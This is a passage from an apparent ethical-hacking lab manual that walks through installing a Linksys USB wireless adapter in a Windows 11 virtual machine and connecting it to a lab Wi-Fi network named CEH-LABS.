
4. From the available options, select **Trouble compatibility** option.



5. The **Program Compatibility Troubleshooter** wizard appears and begins Detecting issues.
6. After the issues have been detected, the **Select troubleshooting option** wizard appears; click **Try recommended settings**.




7. In the **Test compatibility settings for the program** wizard, click **Test the program…**




8. A **User Account Control** pop-up appears; click **Yes**.
9. The **Linksys Adapter Setup Wizard** appears; click **Next**.


10. In the **License Agreement** wizard, check the **I accept this agreement** checkbox and click **Next**.
11. The **Preparing System for Install** wizard appears; wait for it to complete.



12. The **Insert Adapter** wizard appears. Plug your **Linksys 802.11 g WLAN** adapter into an available USB port.



13. After connecting the **Linksys 802.11 g WLAN** adapter, a **New USB Device Detected** window appears. Select the **Connect to a virtual machine** radio-button under **Choose where you would like to connect Linksys 802.11 g WLAN**, and under **Virtual Machine Name**, select **Windows 11**; click **OK**.



14. In the **Linksys Adapter Setup Wizard** window, observe that the adapter starts **Installing….**
15. After the installation completes, a **Congratulations! Your adapter has been installed correctly** notification appears; click **Next**.


16. An **Installing Linksys Wireless Manager** wizard appears and installs the Linksys software. On completion, the **Connect to a Wireless Network** wizard appears and the adapter starts searching for available wireless networks.
17. The list of the available wireless network in range appears, as shown in the screenshot.

18. Select **CEH-LABS** and click the **Connect** button.

19. In the **Quickly Connect Using Push Button** wizard, click **Skip**.


20. In the **Connect to a Wireless Network** wizard, type the password of wireless network **CEH-LABS** (in this example, **password1**) in the **Your network requires a security key. Enter it here:** field, and click **Next**.

21. The wizard shows the message **Checking Connection** as the adapter attempts to connect to the network.
22. The **Connected to Your Network** screen appears in the wizard once the connection has been established. Click **Finish** to exit the setup.



23. When the **Linksys Adapter Setup Wizard** notification appears, click **OK**.

24. A **Manage your wireless networks** pop-up appears, click **OK**.




25. Close all windows and click **Show hidden icons** ( ) from the bottom-right corner of **Desktop**. You can observe the **Wireless Network Connection** icon ( ), as shown in the screenshot.
26. You can double-click the **Wireless Network Connection** icon ( ) to manage wireless network connections.

